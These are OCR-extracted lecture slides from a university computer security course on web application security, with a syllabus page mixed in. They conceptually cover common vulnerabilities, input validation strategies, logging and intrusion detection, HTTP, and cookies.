
CSCI 4250/6250 – Fall 2013
Computer and Networks Security

Web Security

Goodrich, Chapter 7
The Web Application Hacker's Handbook, 2/e

WWW Evolution

- Past vs. Future
  - In the past web was made of static pages
  - Today, highly interactive web **applications**!
  - Browser runs applications (in collaboration with web servers)
    - Browser is **similar to OS**
    - Problem: retrofitting OS-style security into browser



CSCI 4250/6250 - Computer and Network Security

Fall 2011

Instructor	Prof. Roberto Perdisci
Credits	4
Location	GSRC-208 M, CHEMISTRY-455 TR
Time	2:30-3:20pm M, 2:00-3:15pm TR (also see course calendar)
Prerequisites	Good knowledge of **OS** and **Networks**. Familiarity with **Linux** is a must! Languages: **C/C++**, **Java**, or **Python**.
Office Hours	Tuesdays, 3:15-5:00pm (Boyd GSRC, Room 423)
TA	Enrico Galli <egalli [AT] uga [DOT] edu> (Office Hours: Thursdays 11am-1pm - Boyd GSRC 301b or 307)


NOTE: The course syllabus is a general plan for the course; deviations announced to the class by the instructor may be necessary.


Course Overview

This course provides an introduction to computer security for senior undergrad and graduate students. The course will cover topics such as confidentiality, integrity, and availability of data and resources, authentication and authorization, security design principles, cryptographic functions and protocols, systems and network vulnerabilities, malware, and operational security.

At the end of the term, students will possess a panoramic view of computer and network security concepts, and will have acquired a deep understanding of the most important vulnerabilities, attacks, and defense mechanisms. The main goal of the course is to provide students with the knowledge necessary to design and develop more secure computer systems and networks by learning from past mistakes and avoiding common security pitfalls.

Prerequisites: This course will require a ***good knowledge of operating systems and networking concepts***. In addition, ***familiarity with Linux is a fundamental prerequisite***. Students are also required to have ***good knowledge of high-level languages*** such as C/C++, Java, or Python.





“This Site is Secure”

- Many websites state they are absolutely secure
  - Use SSL
  - Comply to Payment Card Industry data security standards

Control Objectives	PCI DSS Requirements
Build and Maintain a Secure Network	1. Install and maintain a firewall configuration to protect cardholder data
	2. Do not use vendor-supplied defaults for system passwords and other security parameters
Protect Cardholder Data	3. Protect stored cardholder data
	4. Encrypt transmission of cardholder data across open, public networks
Maintain a Vulnerability Management Program	5. Use and regularly update anti-virus software on all systems commonly affected by malware
	6. Develop and maintain secure systems and applications
Implement Strong Access Control Measures	7. Restrict access to cardholder data by business need-to-know
	8. Assign a unique ID to each person with computer access
	9. Restrict physical access to cardholder data
Regularly Monitor and Test Networks	10. Track and monitor all access to network resources and cardholder data
	11. Regularly test security systems and processes
Maintain an Information Security Policy	12. Maintain a policy that addresses information security

source: wikipedia.org

As you may suspect…

- No site can claim to be absolutely secure
- Most common security problems
  - Authentication (62%)
    - Defects in authentication mechanisms may allow to bypass login
  - Access Control (71%)
    - Attackers may be able to access other users' sensitive info
  - SQL Injection (32%)
    - Attacker submits cleverly crafted input to alter the interaction between the web app and the SQL server back-end, potentially retrieving sensitive info from DB
  - Cross-Site Scripting (94%)
    - Attackers may post specially crafted messages on web applications that display user-generated content
    - Mobile code typically used to target other users of the exploited websites

source: The Web Application Hacker's Handbook, 2/e

As you may suspect…

- Most common security problems (cont.)
  - Cross-Site Request Forgery (92%)
    - Users can be induced to perform unintended actions on the website
    - Attacker's website interact with user to induce such actions
  - Information Leakage (62%)
    - The application exposes information that may be used by the attacker to profile it's features and identify security gaps
    - E.g., bad exception handling that exposes some security settings

source: The Web Application Hacker's Handbook, 2/e

Main Source of Security Problems

- Users can submit arbitrary input!
  - The client is outside of the web application's control
  - Users can craft any request (valid or not) and send it to the web app on the server side
  - This extends very well to social-network type sites
    - Users can post arbitrary content
    - Content will be downloaded (and processed) by many other users
  - Apps need to assume that **all input is potentially malicious**
    - Most attacks against web apps are carried out by sending input to the server that was not expected
    - Web app logic does not have a well defined way to deal with such unexpected user behavior

source: The Web Application Hacker's Handbook, 2/e

Main Source of Security Problems

- Examples of what users can do
  - Users can interfere with any data transmitted between client and server
    - Request parameters, cookies, HTTP headers, etc.
  - Users can send requests in arbitrary sequence, submit parameter values at a later time, or not at all
    - Assumptions on how users typically interact with web app may be violated
  - Users are not restricted to using a browser
    - Other tools can be used to craft requests sent to server
    - Send automatic queries (potentially large volumes)

source: The Web Application Hacker's Handbook, 2/e

Main Source of Security Problems

- Examples of what could happen
  - Change the price of a product in a virtual shopping cart to accomplish a fraudulent purchase
  - Modify a session token (e.g., value in a cookie) to hijack an HTTP session from another authenticated user
  - Altering input processed by a back-end DB to inject malicious queries
  - Others…

- SSL does nothing to prevent a user from sending arbitrary input to the server
  - It only protects confidentiality/integrity of the communication

source: The Web Application Hacker's Handbook, 2/e

Common Root Causes

- Many other types of applications need to process non-trusted input data
  - Any type of server application
  - Desktop applications
  - OS, etc…
- So, why are web apps so bad, compared to many others?
  - Underdeveloped security awareness
    - IT professional have been educated regarding network perimeter security (firewalls and the like…) and system security
    - Awareness/Education regarding web security problems still lacking
    - Web components are often reused/combined to build a complex web application, with potentially wrong assumption about security features of each component and their combination
  - Custom Development
    - Many web apps are developed in-house
    - Even when components are reused, customization is common
    - Different from networks, in which components are fairly standard and purchased from major vendors

source: The Web Application Hacker's Handbook, 2/e


Common Root Causes

- Deceptive Simplicity
  - Open source software and tutorials make it possible for beginners to write functional web apps
  - But functional does not mean secure!
- Limited Resources
  - Most web apps are designed and developed at a fast pace (e.g., use an agile programming paradigm)
  - Specifications are often volatile, making it difficult to include a security evaluation at every development cycle (patching-based security vs. design-in security)
- Over-extended Technologies
  - many technologies still in use were developed when the WWW was a different place (static pages or very few and simple dynamic components)
  - Browser extend to become an OS for web apps!
  - JavaScript functionalities stretched to enable AJAX, etc…
  - This has an impact on the security of each single technology and of the web overall
- Functionality is the priority
  - Security is often left as a second task

source: The Web Application Hacker's Handbook, 2/e

What's the Security Perimeter?

- Traditionally
  - Network edge
  - Protected by DMZ/Firewall/IDS
- Web apps require DMZ web server to interact with back-end machines
  - Opens a hole in the security perimeter



- source: The Web Application Hacker's Handbook, 2/e

Defense Mechanisms

- Remember: **user input cannot be trusted!**

- Need to pay particular attention
  - How users input is passed to the application's functions/ methods
  - How users access the application's data
  - Ensure app behaves as expected even in extreme circumstances
  - Enable admin to monitor app activities (event logging)

source: The Web Application Hacker's Handbook, 2/e

Handling User Access to Data

- Different types of users
  - Anonymous
  - Authenticated

- Access to data is mediated through several mechanisms
  - Authentication
  - Session Management
  - Authorization/Access Control

source: The Web Application Hacker's Handbook, 2/e

Authentication

- Often performed through username/password
- Multi-factor authentication used for more sensitive services (e.g., banking, credit reports, email, etc.)

- Typical problems
  - User names are typically guessable or even known to others
  - Password guessing/cracking
  - Bypass by exploiting flaws in authentication logic

source: The Web Application Hacker's Handbook, 2/e

Session Management

- Remember authenticated users
  - Keeps state
  - Avoids asking user to authenticate over and over
  - Multiple HTTP requests to app within same session
- Typically performed through session tokens
  - Often stored in cookies or passed directly on URL
  - Session timeouts are common (e.g., banking apps)
- Common problems
  - Tokens may be guessed or stolen
  - This may enable masquerading attacks

source: The Web Application Hacker's Handbook, 2/e

Access Control

- Assumes authentication and session management work as intended
- Checks whether a give authenticated user is authorized to access a given piece of data of functionality

- Common problems
  - Fine-grained controls make authorization mechanisms quite complex
  - Implementation may be flawed
  - Developers often assume an authenticated user will behave as expected
    - Access control mechanisms sometimes do not cover exceptional queries to data or functions

source: The Web Application Hacker's Handbook, 2/e

Handling User Input

- Remember (again!): **user input cannot be trusted!**
  - Most attacks rely on crated input that diverts intended *execution path* of the targeted application
- Input Validation is a must!
  - Check if a given input meets requirements, otherwise reject it
    - E.g., a phone number should only contain numbers and be of a well defined length
    - A mailing address may be more "arbitrary", but should not contain special characters or be too long
  - In some cases input handling is very hard
    - E.g., wikipedia page containing description/examples of web app exploits
    - Input must be accepted, sanitized, and displayed back to other users in a safe way
  - Other input types
    - Cookies are generated by the server, but can be modified by client before sending them back
    - Server needs to verify/sanitize cookies, before using them to determine app functionalities or before granting access to data
    - Similar problems arise with other session tokens or hidden variables

source: The Web Application Hacker's Handbook, 2/e

How to handle *untrusted* input

- *Blacklisting*
  - List of strings or patterns used in known attacks
  - Only covers known attack patterns
  - Weak input handling mechanism
  - Problem: polymorphism!
    - Most attacks can be modified to build attack variants that will not be blocked by blacklists

- *Whitelisting*
  - List of strings or patterns known to be innocuous
  - E.g., product ID can only consist of 6 digits
  - Strong input handling mechanism
  - Problem: not always applicable (lack of flexibility)
    - Many applications need to accept input that cannot be easily concisely described by patterns or fixed strings to be added to a whitelist

source: The Web Application Hacker's Handbook, 2/e

How to handle *untrusted* input

- Sanitization and Canonicalization
  - More flexible than whitelisting, tolerates arbitrary input
  - Input is sanitized for example by replacing characters with special meaning
    - Special characters may be removed, escaped, or encoded
  - This mechanism is often very effective
  - Typically used to prevent XSS attacks
    - Dangerous characters are substituted with their HTML encoding
  - Problem: comprehensive sanitization may be hard to accomplish in certain applications
  - Flaws in the mechanism implementation may leave doors open to attacks
  - Canonicalization converts input into a common character set
    - e.g., http%3A%2F%2Fwww.google.com%2F → http://www.google.com/

source: The Web Application Hacker's Handbook, 2/e


How to handle *untrusted* input

- Semantic Checks
  - Some input may be well-formatted, and yet cause problems
    - Input passes black/white-listing and sanitization
    - Syntax is correct, but its semantic diverts normal application execution path
  - E.g., attack changes bank account number in an online banking form with another user's bank account
    - No syntax error, but attack could work
    - App needs to validate that account number belongs to the correct authenticated user

source: The Web Application Hacker's Handbook, 2/e

How to handle *untrusted* input

- Boundary Validation
  - The boundary between client and web server is the main *trust boundary*, but not the only one!
  - One may think that once the input to the web app is sanitized, the resulting input can be trusted by other "hidden" server components
  - Since the output of the web app may be used as input to other components, the attacker may craft the input so that the output to remaining components is able to exploit a vulnerability



source: The Web Application Hacker's Handbook, 2/e

Handling Attacks

- Even if input is handled appropriately, it is virtually impossible to anticipate every possible way in which a web app can be attacked
- Attacks typically "divert" the *normal* execution pat of the application
- This causes errors/exceptions that need to be handled to avoid unexpected consequences
  - User try/catch constructs to deal with exception
  - Recover gracefully or display an suitably formatted error message
  - Do not output too much information about the error (e.g., debug info), since this could be used by the attacker to find other weaknesses in the system

Handling Attacks

- Recording (and protecting!) audit logs is useful
  - Allows us to perform post-mortem analysis
  - If something goes wrong and an attack succeeds, we may be able to identify the vulnerability that was exploited
  - In addition, logs may provide a way to *trace back* the attacker (e.g., attacker's IP)
  - What should we log?
    - Important events (cause by legit users or not)
      - Authentication events (e.g., logins), both failed or successful
      - Financial transactions …
    - Attempts to access unauthorized resources
    - Known attacks events (which hopefully have been blocked a priori), to estimate the amount of "pressure" on the app


source: The Web Application Hacker's Handbook, 2/e

Handling Attacks

- Logs help with post-mortem analysis
- In many cases we want to detect a possible attack and react in near real time
- Intrusion Detection Systems (IDS) alert the administrator if a potential attack is detected
  - Signature-based IDS can detect known attack patterns
  - Anomaly-based IDS focus on anomalous events
    - Large numbers of failed login attempts from a user
    - Large number of requests for an authenticated user
    - Anomalous transactions (e.g., financial transaction of very large or many very small amounts)
    - Anomalies in the input validation and canonicalization phase
    - …

source: The Web Application Hacker's Handbook, 2/e

Anomaly Detection



Web Technologies

- Large number of technologies available/used both at the client side and at the server side

- Hypertext Transfer Protocol (HTTP)
  - Most important communication protocol used to request/receive web content
  - Originally developed to retrieve static HTML pages, has been extended to support modern web apps
  - Several HTTP methods available
    - GET, POST, HEAD, TRACE, OPTIONS, PUT
  - HTTP authentication
    - Basic: simple auth mechanisms that sends credential in cleartext (Base64 encoded)
    - Digest: challenge/response authentication using crypto hashes

- HTTPS
  - HTTP over SSL/TLS

- URLs
  - protocol://hostname[:port]/path/to/resource[?parameter1=value1&parameter2=value2…]

Cookies

- Cookies are a small bit of information stored on a computer associated with a specific server
  - When you access a specific website, it might store information as a cookie
  - Every time you revisit that server, the cookie is re-sent to the server
  - Effectively used to hold state information over sessions
- Cookies can hold any type of information
  - Can also hold sensitive information
    - This includes passwords, credit card information, social security number, etc.
    - Session cookies, non-persistent cookies, persistent cookies
  - Almost every large website uses cookies

Web Technologies


- Cookies
  - Many web apps rely on cookies to keep state
  - Server sends "items" (e.g., (key,value) pairs) to the client, which stores them locally an resubmits to the server at each subsequent request
    - HTTP response header: `Set-Cookie: session_id=0459A3BC`
    - HTTP request header: `Cookie: session_id=0459A3BC`
  - Server can set multiple cookies
  - Cookie attributes
    - `expires` sets cookie expiration date
    - `domain` specifies for what domain the cookie is valid
    - `path` specifies URL path for which cookie is valid
    - `secure` if set, cookie will only be sent via HTTPS
    - `HttpOnly` do not allow JavaScript to access cookie
  - Third-Party Cookies
    - Set by one site (one domain) but can be read by others (other domains)
    - Used by some advertisers to track users

More on Cookies

- Cookies are stored on your computer and can be controlled (or deleted)
  - However, many sites require that you enable cookies in order to use the site
  - Their storage on your computer naturally lends itself to exploits (Think about how ActiveX could exploit cookies...)
  - You can (and probably should) clear your cookies on a regular basis
  - Most browsers will also have ways to turn off cookies, exclude certain sites from adding cookies, and accept only certain sites' cookies
- Cookies expire
  - The expiration is set by the sites' session by default, which is chosen by the server
  - This means that cookies will probably stick around for a while

Taking Care of Your Cookies

- Managing your cookies in Firefox:
  - Remove Cookie
  - Remove All Cookies
  - Displays information of individual cookies
  - Also tells names of cookies, which probably gives a good idea of what the cookie stores
    - i.e. amazon.com: session-id



Server-Side Technologies

- Web apps have evolved from static HTML pages to complex dynamic applications
- Server-side code needs to keep track of sessions, typically through passing parameters from one request to another
  - In the URL query string
    - http://mywebapp.com/index.php?sessionid=0001&user=rob
  - In the file path (REST-style)
    - http://mywebapp.com/index/0001/rob/
  - In HTTP cookies
  - In the request body (using POST)
- Many different development languages and components available
  - Languages: PHP, ASP.NET, Java, Python, Ruby, Perl, etc…
  - Web servers: Apache, IIS, WebSphere
  - Databases: PgSQL, MySQL, MS-SQL, Oracle, etc…
  - …


Client-Side Technologies

- HTML
  - Hyperlinks, Forms, Cascading Style Sheets (CSS), etc…
- JavaScript
  - Powerful programming language that can be used to extend web interface functionalities
  - Typically used to
    - Validate user-typed input
    - Modify user interface based on user actions (drop down menus, pop-up windows, etc.)
    - Manipulate the **document object model (DOM)** to control the browser
- Ajax (Asynchronous Java Script and XML)
  - Programming techniques used to mimic a smooth user interaction with web apps
  - User actions may be handled by client-side code and do not cause full page reload
  - Requests to server performed in the background
  - Response used to update only part of the web page
- JSON (JavaScript Object Notation)
  - Simple data format. {"key1":"value1","key2":"value2", …}

DOM (Document Object Model)

- Mobile code can dynamically modify the parts of the DOM

```
<html>
<head><title>My title</title></head>
<body>
<h1>My header</h1>
<a href="http://example.com”>My link</a>
</body>
```



